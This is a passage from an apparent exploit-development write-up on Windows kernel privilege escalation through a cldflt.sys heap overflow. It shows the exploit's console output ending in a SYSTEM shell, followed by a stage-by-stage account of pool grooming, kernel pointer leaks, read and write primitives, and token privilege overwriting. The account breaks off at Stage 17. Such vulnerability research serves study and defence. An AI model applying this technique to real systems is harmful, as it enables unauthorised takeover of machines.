=======================================
    STAGE 18: FIND VICTIM & LEAK PIPE
=======================================
[+] Found second victim WNF at index 5
[+] PIPE_ATTRIBUTE LEAKED: 0xFFFFE686E5187AD0
[+] Stage 18 COMPLETE

=======================================
    STAGE 19: SETUP ARBITRARY READ
=======================================
[+] Fake pipe_attr at: 0x00007FF742E0DC10
[+] pipe_attribute->Flink corrupted
[+] Stage 19 COMPLETE

=======================================
    STAGE 20: READ KERNEL MEMORY
```

```
======================================
[+] Found target pipe at index 0
[*] KALPC_RESERVE:
    +0x00: 0xFFFFBE8780A43B40
    +0x08: 0xFFFFE686E3A402B8
    +0x10: 0x0000000000000010
    +0x18: 0xFFFFE686E3F399F0
[+] Arbitrary READ primitive established!
[+] Stage 20 COMPLETE

======================================
    STAGE 21: DISCOVER EPROCESS/TOKEN
======================================
[+] ALPC_PORT: 0xFFFFBE8780A43B40
[+] EPROCESS: 0xFFFFBE8780F570C0 (exploit_alpc_e)
[*] Our PID: 5108
[+] Our EPROCESS: 0xFFFFBE8780F570C0
[+] Our Token: 0xFFFFE686E4DDB730
[+] SYSTEM EPROCESS: 0xFFFFBE877CCFE040
[+] SYSTEM Token: 0xFFFFE686D6E557B0
[+] Winlogon PID: 680
[+] Stage 21 COMPLETE

======================================
    STAGE 22: ALPC ARBITRARY WRITE
======================================
[*] Setting up fake KALPC structures...
[+] Fake KALPC_RESERVE Object: 0x000001F62B5A0000
[+] Fake KALPC_RESERVE: 0x000001F62B5A0020
[+] Fake KALPC_MESSAGE: 0x000001F62B5B0020
[+] Target (Token+0x40): 0xFFFFE686E4DDB770
[*] Leaked KALPC_RESERVE from Stage 8: 0xFFFFE686DAD0CA10
[*] This was at offset 0xFF0 from WNF overflow

[*] === VERIFICATION: Reading Token BEFORE ALPC Write ===
[*] Token+0x40 BEFORE: Present=0x0000000602880000, Enabled=0x0000000000800000

[*] Corrupting via first WNF overflow...
[*] Victim WNF index: 1
[*] Victim WNF status: 0xC0000023, stamp: 0xC0DE, size: 0xFF8
[*] Writing fake KALPC_RESERVE pointer 0x000001F62B5A0020 at offset 0xFF0
[*] WNF update status: 0x00000000
[+] First WNF overflow complete - Handles array entry corrupted
[*] Sending ALPC messages...
[+] ALPC messages sent

[*] === VERIFICATION: Reading Token AFTER ALPC Write ===
[*] Token+0x40 AFTER:  Present=0xFFFFFFFFFFFFFFFF, Enabled=0xFFFFFFFFFFFFFFFF
[+] VERIFIED: ALPC write successfully modified token privileges!
[+] All privileges are now PRESENT and ENABLED

[*] Testing privilege elevation...
[+] SUCCESS! Can open winlogon (PID 680) - privileges elevated!
[+] Stage 22 COMPLETE

======================================
    STAGE 23: SPAWN SYSTEM SHELL
======================================
[+] Enabled SeDebugPrivilege
[+] Using winlogon PID: 680
```

```
[+] Opened winlogon: 0x00000000000073C4
[+] Process created, PID: 6060
[+] Shell token SID: S-1-5-18

[+] ============================================
[+]   CONFIRMED: SYSTEM SHELL SPAWNED!
[+]   PID: 6060 | SID: S-1-5-18
[+] ============================================
[+] Stage 23 COMPLETE

================================================================================
  EXPLOIT SUCCESSFUL!
================================================================================

[*] Press ENTER to cleanup and exit...


Microsoft Windows [Version 10.0.22621.525]
(c) Microsoft Corporation. All rights reserved.

C:\Users\aborges\Desktop\RESEARCH>whoami
nt authority\system

C:\Users\aborges\Desktop\RESEARCH>ver

Microsoft Windows [Version 10.0.22621.525]
```

[Figure 117]: Exploit code output | ALPC Arbitrary Write Edition

16.06. Exploit Details | ALPC Write Primitive Edition

The following list is only a simplified list to provide a general idea of sequence of tasks, and which will be used as reference for the upcoming brief technical explanation about each exploitation stage.

- **Exploitation Stages:**
  - **Stage 01:** Defragmentation (fills heap holes to create a predictable heap layout)
  - **Stage 02:** Create WNF Names (creates WNF state name objects for heap spraying)
  - **Stage 03:** ALPC Ports (creates ALPC port objects to populate the heap)
  - **Stage 04:** Update WNF Padding Data (sets WNF padding data to control object sizes/spacing)
  - **Stage 05:** Update WNF State Data (sprays WNF state data as overflow target objects)
  - **Stage 06:** Create Holes (frees selected WNF objects to create gaps for the overflow buffer)
  - **Stage 07:** Place Overflow Buffer (places the cldflt.sys overflow buffer into a hole adjacent to a WNF object)
  - **Stage 08:** Trigger Overflow (triggers the heap buffer overflow in cldflt.sys)
  - **Stage 09:** ALPC Reserves (creates KALPC_RESERVE objects to place them after corrupted WNF objects)
  - **Stage 10:** Leak Kernel Pointer (reads corrupted WNF data to leak a KALPC_RESERVE kernel pointer)
  - **Stage 11:** Create Pipes (creates named pipe pairs for kernel pipe attribute spraying)
  - **Stage 12:** Spray Pipe Attributes (sprays pipe attributes to claim freed pool chunks)
  - **Stage 13:** Second WNF Spray (second round of WNF state data spray for the second overflow)

- **Stage 14:** Create Holes Second (creates holes in the second WNF spray layout)
- **Stage 15:** Place Second Overflow (places the second cldflt.sys overflow buffer)
- **Stage 16:** Trigger Second Overflow (triggers the second heap overflow to corrupt a pipe attribute)
- **Stage 17:** Fill With Pipe Attributes (fills holes with pipe attributes to claim the corrupted region)
- **Stage 18:** Find Victim & Leak Pipe (identifies which pipe attribute was corrupted and leaks pipe data)
- **Stage 19:** Setup Arbitrary Read (constructs a fake pipe attribute to enable arbitrary kernel memory reads)
- **Stage 20:** Read Kernel Memory (validates the arbitrary read primitive by reading kernel memory)
- **Stage 21:** Discover EPROCESS/Token (walks the EPROCESS linked list to find the current process and its TOKEN address)
- **Stage 22:** ALPC Arbitrary Write (overwrites TOKEN privileges via fake KALPC_RESERVE/MESSAGE objects)
- **Stage 23:** Spawn SYSTEM Shell (spawns a SYSTEM-level cmd.exe via parent process spoofing**)**

I have used a series of other markers throughout the exploit, and all of them have been chosen to help me to identify them during my debug sessions:

Overflow/fill patterns:

- 0x50: RefreshPipeCorruption (overflow data fill)
- 0x51: First wave WNF data (Stage 04)
- 0x52: Second wave WNF data (Stage 13)
- 0x54: Spray Pipe Attributes (Stage 12)
- 0x55: Fill With Pipes (Stage 17)
- 0x56: Setup Arbitrary Read overflow fill (Stage 19)
- 0x57: ALPC Write overflow fill (Stage 22)
- 0xAB: Reparse payload fill byte (Stage 07, Stage 15)

RefreshPipeCorruption markers:

- fake1[5] = 0x4747474747474747ULL
- fake2[0] = 0x4848484848484848ULL
- fake2[5] = 0x4949494949494949ULL

Stage 17 initial markers:

- fake1[5] = 0x6969696969696969ULL
- fake2[0] = 0x7070707070707070ULL
- fake2[5] = 0x7171717171717171ULL

IsKernelPointer filter:

- 0x5151515151515151ULL (first wave)
- 0x5252525252525252ULL (second wave)

Each stage has its own dynamic, and I will try to explain tasks done by each stage.

Stage 01: Defragmentation (fills heap holes to create a predictable heap layout)

This stage performs an initial spray padding through CreatePipe function and uses sacrificial objects to catch and fill eventual holes, followed by freeing the same sprayed objects. The goal is to prepare a stable

and clean segment to ensure that next allocations will be predictable and subsequently allocated. There is not a correct value or way to spray, and this stage allocates 5000 pipe pairs in double-round using CreatePipe function, whose objects will be allocated in NonPagedPool. Afterwards, the program does a pause (I used 1000 ms, but depending on the context, it might be values around 2000 ms) to let kernel and memory pool allocator finish eventual housekeeping and also delayed operations. Finally, the program frees all allocated pipe pairs (read and write channels, and that is the reason for CloseHandle function being called twice). It makes the pool region become consolidated and non-fragmented, and next allocations will be contiguous and sequential. About my object choice, I could have picked up either WNF or Event objects, but as WNF objects will be used in next stages and Event object were used in the previous evtcorruption.cpp program, so I decided to implement this stage using Pipe objects.

Stage 02: Create WNF Names (creates WNF state name objects for heap spraying)

This stage registers WNF State Name structures (_WNF_STATE_DATA) that will be used for an initial padding spray using 0x5000 structures (from Windows Notification Facility), via NtCreateWnfStateName function, to fill eventual gaps and eliminate possible fragmentation. Additionally, it also registers a second array of WNF State Name structures, which will be used for a second and real spray with 0x800 objects (actually, structures). While the first spray (Stage 04) will allocate only sacrificial structures, the second spray (Stage 05) of structures will be used as target, which will be corrupted to get out-of-bound read primitive and leak some kernel pointers in later stages.

Therefore, the key concept of this stage is that NtCreateWnfStateName creates the state name structures (composed by metadata and handle) but not really allocates the data buffer in the pool. Readers can interpret this stage as a preparation stage, which is destined to register a series of WNF state names (_WNF_STATE_DATA) in a WNF name table from kernel, but not perform structure allocation in the memory pool. My decision to split the original stage into three parts is due to my decision to anticipate the ALPC Port allocation to an early stage and avoid possible heap organization over time.

A few decisions have been strategically considered like choosing a temporary name (WnfTemporaryStateName) that automatically cleanup on process exit and the scope is local and isolated (WnfDataScopeUser). I have declared two arrays using std::make_unique, which returns a std::unique_ptr (smart pointer) that manages a dynamic allocated array, where one of then tracks the active and existing WNF and the other one controls pointers to WNF_STATE_NAME structure that receives new created state name. Finally, while calling NtCreateWnfStateName, it is always necessary to specify a security descriptor and if you forget it then the function will return an error.

Stage 03: ALPC Ports (creates ALPC port objects to populate the heap)

This stage creates 2000 ALPC ports, controlled by ALPC_PORT_COUNT parameter, via NtAlpcCreatePort, which allocates _ALPC_PORT structures in NonPagedPool. However, as ALPC port objects are small, they are allocated in different memory region. Each ALPC port is associated with a _ALPC_HANDLE_TABLE, which is also allocated by when each ALPC port is added.

The memory layout at this time is:

- [ALPC_PORT] [ALPC_PORT][ALPC_PORT][ALPC_PORT] [ALPC_PORT] (region A)

All allocations are indexed and registered in the g_alpc_ports[] array. Allocated structures in this stage will be used in Stage 09.

Stage 04: Update WNF Padding Data (sets WNF padding data to control object sizes/spacing)

This is a short stage is where the first spray with 0x5000 (WNF_PAD_SPRAY_COUNT) WNF State structures for padding (sacrificial data structures) is really done. The task is done by NtUpdateWnfStateData function, which allocates each structure with 0xFF0 bytes of data (given by WNF_DATA_SIZE), filled up with 0x51 pattern.

Once again, and to be clear, this stage works to avoid surprises in the next stage, and structures will not be effectively used.

Stage 05: Update WNF State Data (sprays WNF state data as overflow target objects)

This stage is where the second and real spray with 0x800 (WNF_SPRAY_COUNT) WNF State Name structures (_WNF_STATE_DATA) that will be used as target occurs. These structures, allocated in NonPagedPool, later will be corrupted to get out-of-bound read primitive and leak some kernel pointers. As done in the padding stage, each WNF State Name structure has 0xFF0 bytes of data (given by WNF_DATA_SIZE), is filled up with 0x51 pattern, and uses the own index as ChangeStamp marker for later identification and reference (as you will see on Stage 09). I have opted by choosing a simple and ordinary ChangeStamp marker, which I could use as reference and understand exactly what would be happening, thereby I thought that the own index would be a better choice. The allocated _WNF_STATE_DATA is composed of a header (0x10 bytes) and data (defined as 0xFF0 bytes, as shown), which results in 0x1000 bytes that are suitable for next exploitation stages. Finally, the stage uses two arrays to control allocated and active WNF structures, which are g_wnf_names and g_wnf_active, respectively.

The memory layout for now is:

- [ALPC_PORT][ALPC_PORT][ALPC_PORT][ALPC_PORT][ALPC_PORT] (region A)
- $[WNF_1][WFN_2][WNF_3][WFN_4][WNF_5][WFN_6]...[WNF_{2047}][WFN_{2048}]$ (region B)

Stage 06: Create Holes (frees selected WNF objects to create gaps for the overflow buffer)

This stage deletes every other WNF object to create holes (half of the sprayed objects in the previous stage) by invoking NtDeleteWnfStateName function, and this action increases the probability of next allocations (in this case, exactly the buffer that will be overflowed in the next stage) to land next to one of these already allocated WNF objects. The choice of 50% for holes is a common approach, and there are other alternatives like 33% of holes or larger holes, but everything depends on the target. Later, such holes will be refilled with ALPC objects, and it will generate a kind of competition between the buffer overflow (stage 08) and ALPC (stage 09) to fill these holes. Thus, as WNF_SPRAY_COUNT has been setup in 0x800, the exploit is deleting 0x400 holes and leaving other 0x400 WNF objects that will be used as target. As I mentioned previously, the spray count variable can be adjusted to a better efficient and probability to find WNF targets. After this stage, we have a transition between two memory pool layouts:

- [ALPC_PORT][ALPC_PORT][ALPC_PORT][ALPC_PORT][ALPC_PORT] (region A)
- [WNF_1][WFN_2][WNF_3][WFN_4][WNF_5][WFN_6]...[WNF_{2047}][WFN_{2048}] (region B | before)
- [HOLE] [WNF_1] [HOLE] [WNF_3] [HOLE] [WNF_5] [HOLE] [WNF_7]... (region B | after)

Stage 07: Place Overflow Buffer (places the cldflt.sys overflow buffer into a hole adjacent to a WNF object)

This stage is a preparatory step that reproduces part of the dynamic used in previous sections, where a customized reparse point is created and used to trigger the buffer overflow vulnerability via HsmIBitmapNORMALOpen routine when a reading operation occurs (Stage 08). The referred routine allocates a 0x1000-byte buffer and copies data into it, but as you should remember, it is exactly where the vulnerability was found, and in my previous proof-of-concept I used a technique to cause an overflow of 0x10-byte size that overwrote the adjacent object. It is unnecessary to say, I have already demonstrated this effect twice using pool and event objects in previous sections when I passed 0x1010 bytes as input data, and it overwrote the adjacent 0x1000-byte object causing the mentioned 0x10-byte overflow.

At the beginning of this stage CreateFileW is used to create the reparse point, and I will build a fake _WNF_STATE_DATA header beyond the limit of the allocation (0x1000), which will overflow and write a 0x10 WNF header when the vulnerability is triggered (Stage 08). Therefore, we will have an initial 0x1000-byte payload (filled by 0xAB) followed by a fake header built at offset 0x1000 onward. The fake WNF header is composed of Flags (0x00200904), AllocatedSize (0xFF8), DataSize (0xFF8) and ChangeStamp, which works as a marker (0xCODE). The choice of 0xFF8 as AllocatedSize and DataSize will provide us with an out-of-boundary read of 8-bytes of the next adjacent object. The reason for this 8-byte out-of-boundary is due to the fact that the original WNF object has 0xFF0 bytes and the corrupted one (actually, fake) has 0xFF8 bytes.

The representation of the new memory transition follows:

- [ALPC_PORT][ALPC_PORT][ALPC_PORT][ALPC_PORT][ALPC_PORT] (region A)
- [HOLE] [WNF_1] [HOLE] [WNF_3] [HOLE] [WNF_5] [HOLE] [WNF_7] [HOLE] [WNF_9]... (region B | before)
- [OVRF] [WNF_1] [HOLE] [WNF_3] [HOLE] [WNF_5] [HOLE] [WNF_7] [HOLE] [WNF_9]... (region B | after)

As result, the code in this stage builds and prepares the reparse point that, once the vulnerability is triggered (by reading the reparse point file), it activates the vulnerable line, the first chunk ([OVRF]) is overflowed and corrupts the next and adjacent one ([WNF_1]). Consequently, this new corruption will compromise the next and adjacent element, which is a hole for now ([HOLE]), but will be filled with a related ALPC object in the following stages.

Stage 08: Trigger Overflow (triggers the heap buffer overflow)

This stage triggers the mini-filter driver overflow vulnerability by opening and reading the reparse point file (prepared in the Stage 07) via CreateFileW function. As already explained, it corrupts up to 0x10 bytes of the adjacent WNF structure (WNF_STATE_DATA), and in particular its DataSize field by changing it from 0xFF0 to 0xFF8.

Once DataSize field has been increased, the memory manager thinks that the WNF data size has 0xFF8 bytes (instead of 0xFF0 bytes), which creates and enables an out-of-boundary read primitive that provides us with the possibility of reading 0x08 bytes from the next and adjacent memory. For now, the adjacent object does not exist yet, but in next stages will be allocated an ALPC related object.

The representation of the new memory transition follows:

- [ALPC_PORT][ALPC_PORT][ALPC_PORT][ALPC_PORT][ALPC_PORT] (region A)
- [OVRF] [WNF_1] [HOLE] [WNF_3] [HOLE] [WNF_5] [HOLE] [WNF_7] [HOLE] [WNF_9]... (region B | before)
- [OVRF] [WNF_1] [HOLE] [WNF_3] [HOLE] [WNF_5] [HOLE] [WNF_7] [HOLE] [WNF_9]... (region B | after)

The [WNF_1] structure is the 0x10-byte corrupted WNF structure, which will be used to read 0x08 bytes from the next and adjacent [ALPC] object (KALPC_RESERVE entry from Handles array) that will be allocated in Stage 09. The preparation for this overflow has been done in Stage 07, and after it has occurred, with consequent overwriting of the adjacent allocation, the corrupted WNF layout is:

- +0x00: 0x00200904 (fake header)
- +0x04: 0x00000FF8 (AllocatedSize)
- +0x08: 0x00000FF8 (DataSize - will be used to get OOB reading)
- +0x0C: 0x0000C0DE (ChangeStamp marker)

Once it is concluded, we have an OOB read primitive exactly due to the difference of 0x08 bytes and, surprisingly, it will provide us with the opportunity to leak kernel pointer and, at the end, get an elevation of privilege. About the 0x00200904 from header, 0x904 means WNF_STATE_DATA_CODE, and NodeByteSize (from _WNF_NODE_HEADER) cannot be zero then values like 0x0010 or 0x0020 work.

Stage 09: ALPC Reserves (creates KALPC_RESERVE objects to place them after corrupted WNF objects)

This stage is responsible for filling the remaining holes (ALPC_PORT_COUNT == 2048), but that cannot be done using handle tables itself, but one of its members. As I explained previously, if we add resource reserves (_KALPC_RESERVE) by calling NtAplcCreateResourceReserve function, the AlpcAddHandleTableEntry function will be called and adds an entry to Handles array member of the _ALPC_HANDLE_TABLE. Consequently, Handles array (and not the handle table itself) soon will run out of space and, in response, it will expand and double its size until it runs out of space again, and the same procedure is repeated until it reaches 0x1000 bytes (equivalent to 257 handle entries -- ALPC_RESERVES_PER_PORT = 257), and the Handles array will be reallocated to the hole that matches exactly the same size, but the handle table stay where it is. Thus, and to be clear, the Handles array grows up in response to the number of handles being added to it, and not the handle table.

Both structures are shown again, as follow:

```
//0x20 bytes (sizeof)
struct _ALPC_HANDLE_TABLE
{
    struct _ALPC_HANDLE_ENTRY* Handles;                                     //0x0
    struct _EX_PUSH_LOCK Lock;                                              //0x8
    ULONGLONG TotalHandles;                                                 //0x10
    ULONG Flags;                                                            //0x18
};
```

```
//0x30 bytes (sizeof)
struct _KALPC_RESERVE
{
    struct _ALPC_PORT* OwnerPort;                                           //0x0
    struct _ALPC_HANDLE_TABLE* HandleTable;                                 //0x8
    VOID* Handle;                                                           //0x10
    struct _KALPC_MESSAGE* Message;                                         //0x18
    ULONGLONG Size;                                                         //0x20
    LONG Active;                                                            //0x28
};
```

Each handle table entry (PALPC_HANDLE_ENTRY) has 8 bytes, which is a reference to an associated KALPC_RESERVE structure with 0x28 bytes (40 bytes), and its definition is the following:

```
0: kd> dt nt!_KALPC_RESERVE
   +0x000 OwnerPort        : Ptr64 _ALPC_PORT  // Points to _ALPC_PORT.
   +0x008 HandleTable      : Ptr64 _ALPC_HANDLE_TABLE  // Points to _ALPC_HANDLE_TABLE.
   +0x010 Handle           : Ptr64 Void  // Reverse handle value.
   +0x018 Message          : Ptr64 _KALPC_MESSAGE // Points to _KALPC_MESSAGE.
   +0x020 Size             : Uint8B  // It is 0x28 bytes.
   +0x028 Active           : Int4B   // 1 means active.
```

To show the evolution of the Handles array size, as it initial size is small, we need to do successive allocations (257) to force it to reach 0x1000 bytes (like the hole's size), as shown below:

- Initial: 0x20 bytes 4 entries
- Full, grow: 0x40 bytes 8 entries (triggers the 5th reserve)
- Full, grow: 0x80 bytes 16 entries (triggers the 9th reserve)
- Full, grow: 0x100 bytes 32 entries (triggers the 17th reserve)
- Full, grow: 0x200 bytes 64 entries (triggers the 33rd reserve)
- Full, grow: 0x400 bytes 128 entries (triggers the 65th reserve)
- Full, grow: 0x800 bytes 256 entries (triggers the 129th reserve)
- Full, grow: 0x1000 bytes 512 entries (triggers the 257th reserve)

Therefore:

- Resource Reserves 1-256: Handle table = 0x800 bytes (fits 256 entries)
- Resource Reserve 257: Table full → grows to 0x1000 bytes (fits 512 entries)

Something that is really appropriate to underscore is that the first resource reserve handle is saved into g_saved_reserve_handle variable. This handle will be used later when we corrupt the handle table entry exactly to force an entry to point to our a fake KALPC_RESERVE structure built in user-space and finally send a message using this same resource reserve to trigger arbitrary write.

This stage prepares the information that will be leaked (8 bytes) by the corrupted WNF structure, and the memory layout is:

- [OVRF] [WNF_1] [Handles array] [WNF_3] [Handles array] [WNF_5] [Handles array] [WNF_7]....

Stage 10: Leak Kernel Pointer (reads corrupted WNF data to leak a KALPC_RESERVE kernel pointer)

This stage scan over WNF objects to find the corrupted victim, which will be used to leak 8-bytes from the adjacent Handles array and that also represents the address of the first _KALPC_RESERVE (associated with an _ALPC_HANDLE_TABLE). However, the challenge is to find exact corrupted WNF structure, and we will use the ChangeStamp (0xCODE, given by CHANGE_STAMP_FIRST constant) as a reference marker. As WNF objects have been filled in odd indexes then this code also searches only odd positions and checks the WNF size by using NtQueryWnfStateData function. If the status == STATUS_BUFFER_TOO_SMALL then WNF has data to return. Additionally, if ChangeStamp == 0xC0DE, we found the corrupted WNF object.

Once the corrupted WNF object has been found, the next step is to get its size using NtQueryWnfStateData function, which is 0xFF8 because we have corrupted the header and in special DataSize field. Finally, using NtQueryWnfStateData function for the third time, the code reads 0xFF8 bytes (a series of 0x51 patterns), which added to a header with 0x10 bytes, exceeds the 0x1000 boundary, and reaches and reads 0x08 bytes from the next and adjacent object, so it leaks data from Handles array, which is a pointer to the first _KALPC_RESERVE structure and consequently is a kernel address. This _KALPC_RESERVE address will be used in Stage 20. You must notice that we read 0xFF0 units of 0x51 patterns from WNF object followed by the header (0x08 bytes) from the adjacent ALPC object.

Finally, the kernel point extraction and validation occur at the end of this stage by using IsKernelPointer helper function, which checks if the read data is not the pattern itself (0x51 in this stage, and 0x52 in a later stage), and it is not then it extracts the kernel pointer. The leaked pointer is saved into g_leaked_kalpc variable that will be used later.

The memory layout is the same:

- [OVRF] [WNF_1] [Handles array] [WNF_3] [Handles array] [WNF_5] [Handles array] [WNF_7]....

Stage 11: Create Pipes (creates named pipe pairs for kernel pipe attribute spraying)

In this stage we create multiple 1000-byte Pipe pairs objects (PIPE_SPRAY_COUNT == 0x600) using CreatePipe function, and this objects contains NpPipeAttribute/PipeAttribute structures that will be allocated in next steps (Stages 12 and 17). As I mentioned in earlier sections, we can create named or anonymous pipe pairs, but in this case it will be created anonymous pipes. One of reasons for choosing Pipe is that its structure is well-defined and mainly that kernel allocates NpPipeAttribute (same of PipeAttribute) in the pool. Furthermore, the structure contains doubly-linked list pointers (Flink and Blink), and both can become a potential target to point to fake structure, which provides the possibility of performing arbitrary read using FSCTL_PIPE_GET_PIPE_ATTRIBUTE.

One of details associated with this part of the code are definitions of two arrays containing HANDLE object, being one of them is dedicated to writing and the other one to reading, which represents the read and write ends of the pipe. The read array (g_pipe_read[ ]) can be used for cleaning up, but the write array (g_pipe_write[ ]) is used for set-operation and get-operations.

A relevant point is that Pipe object allocations are done in a different pool area than the first WNF + ALPC objects wave, thereby it does not corrupt or overwrite any object from the previous allocation as well as the leaked pointer to _KALPC_RESERVE, and we can consider them independent from each other.

The layout of the memory (a different place from the previous one) is:

- [$Pipe_0$][$Pipe_1$][$Pipe_2$][$Pipe_3$][$Pipe_4$][$Pipe_5$][$Pipe_6$][$Pipe_7$][$Pipe_8$][$Pipe_9$][$Pipe_{10}$][$Pipe_{11}$]...

Stage 12: Spray Pipe Attributes (sprays pipe attributes to claim freed pool chunks)

This stage is based on the previous one (actually is a tightly interconnected stage) and sets a pipe attribute on each CreatePipe object using NtFsControlFile function with FSCTL_PIPE_SET_PIPE_ATTRIBUTE, which allows to send a control request to the Named Pipe File System (NpFs), and it is designed to set attributes on an existing pipe instance as created in Stage 11.

To provide a better explanation, I need to repeat structure definitions:

```
struct PipeAttribute {
    LIST_ENTRY list;                    // +0x00: Doubly-linked list entry (16 bytes)
    char* AttributeName;                // +0x10: Pointer to attribute name string
    uint64_t AttributeValueSize;        // +0x18: Size of attribute value
    char* AttributeValue;               // +0x20: Pointer to attribute value data
    char data[0];                       // +0x28: Flexible array member (inline data)
};

BOOL CreatePipe(
    PHANDLE hReadPipe,
    PHANDLE hWritePipe,
    LPSECURITY_ATTRIBUTES lpPipeAttributes,
    DWORD nSize
);
```

As result, the kernel allocates a PipeAttribute structure to store an attribute data, whose initial size is 0x200 bytes (PIPE_ATTR_CLAIM_SIZE), on kernel pool space. This can be confirmed by analyzing the NtFsControlFile function call, where we clearly see that g_pipe_write holds a handle to a pipe instance (created with CreatePipe function in the previous stage), array_data_pipe is the inputBuffer and describes the attribute to set and PIPE_ATTR_CLAIM_SIZE is the inputBufferLength (0x200 bytes). The for loop runs PIPE_SPRAY_COUNT (0x600) times and sets up a sequence of 0x600 PipeAttributes with allocation of 0x200 bytes. No doubts that 0x200 bytes seem to be too small and do not fit and complete a 0x1000 byte hole, but as explained it forces the PipeAttribute creation and allocation, which will be assigned to a smaller bucket and tracked by the pool allocator. Later, in stage 17, this object will be expanded to 0x1000, and it will force kernel to reallocate it to 0x1000 bucket.

An aspect of PipeAttribute/NpPipeAttribute structure is that:

- Header: offset 0x00 to 0x28 (size = 0x28 bytes)
- AttributeName: offset 0x10 | points to start of data[0] array (size == 0x20 + 0x01 null)
- AttributeValue: offset 0x20 | points into data[0] + 0x21 (size == 0x40 bytes)

Both AttributeName and AttributeValue are given by memset function calls and have a series of 0x54 patterns as content. A breakdown of both CreatePipe and PipeAttribute/NpPipeAttribute follows:

- CreatePipe (Stage 11)
  - Creates Pipe object in kernel
    - g_pipe_read[i] (read handle)
    - g_pipe_write[i] (write handle)

        - Pipe object has attribute list (initially empty)

- NtFsControlFile (Stage 12)
  - Creates PipeAttribute structure (via FSCTL_PIPE_SET_PIPE_ATTRIBUTE)
    - AttributeName = "TTTT..." (0x54 × 32, null-terminated)
    - AttributeValue = "TTTT..." (0x54 × 64)
      - Linked into pipe's attribute list

Therefore, Stage 11 creates 0x600 CreatePipe objects, and this stage created and allocated a PipeAttribute/NpPipeAttribute with 0x200 bytes to each CreatePipe object.

The layout of one single Pipe object and its respective PipeAttribute object is:

- Pipe object → PipeAttributes field → PipeAttribute (the first field is a doubly-linked list entry)

This association shows that the memory allocation region of Pipe objects and PipeAttribute structures are completely different, and both can be considered as a separate set of objects connected to each other:

- $[Pipe_0][Pipe_1][Pipe_2][Pipe_3][Pipe_4][Pipe_5][Pipe_6][Pipe_7]...$ (region A)
- $[PipeAttr_0][PipeAttr_1][PipeAttr_2][PipeAttr_3][PipeAttr_4][PipeAttr_5][PipeAttr_6][PipeAttr_7]...$ (region B)

In conclusion of this section, we actually spray PipeAttribute structures, which are our target and that will be corrupted later and not Pipe objects themselves. Pipe objects have been created at Stage 11 to provide us with a kind of vehicle (or vector) to create PipeAttributes and have a handle to each Pipe object to offer a viable reference. As readers will learn in next stages, we will expand PipeAttributes to 0x1000 bytes in Stage 17 and read data from AttributeValue pointer, which will have been corrupted, in Stage 22.

Stage 13: Second WNF Spray (second round of WNF state data spray for the second overflow)

This stage, which is responsible for a second wave of WNF objects, creates _WNF_STATE_DATA objects using NtCreateWnfStateName function and allocate such structures using NtUpdateWnfStateData function in the same pool as the PipeAttribute structures, which were created in Stage 12. The spray is composed of two phases again, which the first one (WNF_PAD_SPRAY_COUNT_SECOND = 0x2000) is to defrag memory and the second is the real one. The WNF_SPRAY_COUNT_SECOND matches with PIPE_SPRAY_COUNT (both 0x600) to create an equal and balanced proportion between WNF and PipeAttribute structures. It is sets up a different marker (ChangeStamp == 0xDEAD) that will be used to guide us to find the corrupted WNF structure. Each WNF structure has 0x1000 bytes, whose DataSize is 0xFF0 (allocated with 0x52 patterns) and the fixed header has 0x10 bytes.

In terms of code, there are three declared arrays that need to be descripted:

- g_wnf_pad_names_second[ ]: this array is used for holding padding WNF names.
- g_wnf_names_second[ ]: this array is used for holding target WNF names.
- g_wnf_active_second[ ]: this array tracks which WNF are still active.

In the next stages, I will repeat a similar approach to the first stages, where holes will be created, but this time a distinct set of objects will fill these holes.

The memory layout after this stage is:

- [PipeAttr$_0$][PipeAttr$_1$][PipeAttr$_2$] [PipeAttr$_3$][PipeAttr$_4$]... (small buckets | 0x200 bytes)
- [WNF$_0$][WNF$_1$][WNF$_2$][WNF$_3$][WNF$_4$]... (large buckets | 0x1000 bytes)

Stage 14: Create Holes Second (creates holes in the second WNF spray layout

This stage aims to create holes in the second wave WNF spray from Stage 13, by deleting every other WNF object (_WNF_STATE_DATA) using NtDeleteWnfStateName function.

We have created 0x300 holes, and each of them has 0x1000 bytes, later (Stage 17) we will fill them with PipeAttributes objects, but not before expanding their sizes to 0x1000 bytes.

Through a similar approach used previously, and an array named g_wnf_active_second keep a list of active objects, which restricts the list of objects to be scanned on Stage 18.

The memory layout is:

- [PipeAttr$_0$][PipeAttr$_1$][PipeAttr$_2$] [PipeAttr$_3$]... (small buckets | 0x200 bytes)
- [HOLE][WNF$_1$][HOLE][WNF$_3$][HOLE]... (large buckets | 0x1000 bytes)

Stage 15: Place Second Overflow (places the second cldflt.sys overflow buffer)

This stage uses the mini-driver reparse point vulnerability to overflow the allocated buffer once again, and similarly we had done in Stage 07, we can corrupt the next and adjacent WNF structure, and differences are that we are handling with the second WNF wave from Stage 13 and that the marker is 0xDEAD (defined as CHANGE_STAMP_SECOND) rather than 0xCODE as in Stage 07.

I have used CreateFileW function to create the second reparse point file, the overflow size (PAYLOAD_SIZE_OVERFLOW) is 0x1010 and the same 0xAB fill pattern (PAYLOAD_FILL_BYTE) is used. The payload construction is identical to the previous one, using the same Allocated and DataSize value (0xFF8).

At this point, the payload has been built, but the overflow and WNF corruption themselves have not happened yet. Therefore, the memory layout is the same:

- [PipeAttr$_0$][PipeAttr$_1$][PipeAttr$_2$] [PipeAttr$_3$]... (small buckets | 0x200 bytes)
- [HOLE][WNF$_1$][HOLE][WNF$_3$][HOLE]... (large buckets | 0x1000 bytes)

Stage 16: Trigger Second Overflow (triggers the second heap overflow to corrupt a pipe attribute)

This stage opens the created reparse point file from Stage 15 using CreateFileW function, which allocates a buffer in the NonPagedPool via ExAllocatedPoolWithTag function with size of 0x1000 bytes. This new allocation fills one of the available holes, overflows it via the same memcpy function (check the vulnerability) and as expected, it corrupts the header of the next and adjacent WNF structure. This behavior is similar to described in Stage 08, but there are differences. The DataSize field has been changed from 0xFF0 to 0xFF8, there is the possibility of reading 0x08 bytes from the next and adjacent object, which is a HOLE at this moment, but it will be a PipeAttribute structure in Stage 17 rather than a

_KALPC_RESERVE pointer from Handles array from Stage 08. This time the goal will be read an internal structure address.

The new memory layout, which WNF_1 has been corrupted, follows:

- [$PipeAttr_0$][$PipeAttr_1$][$PipeAttr_2$] [$PipeAttr_3$]... (small buckets | 0x200 bytes)
- [OVRF][WNF_1][HOLE][WNF_3][HOLE]... (large buckets | 0x1000 bytes)

Stage 17: Fill With Pipe Attributes (fills holes with pipe attributes to claim the corrupted region)

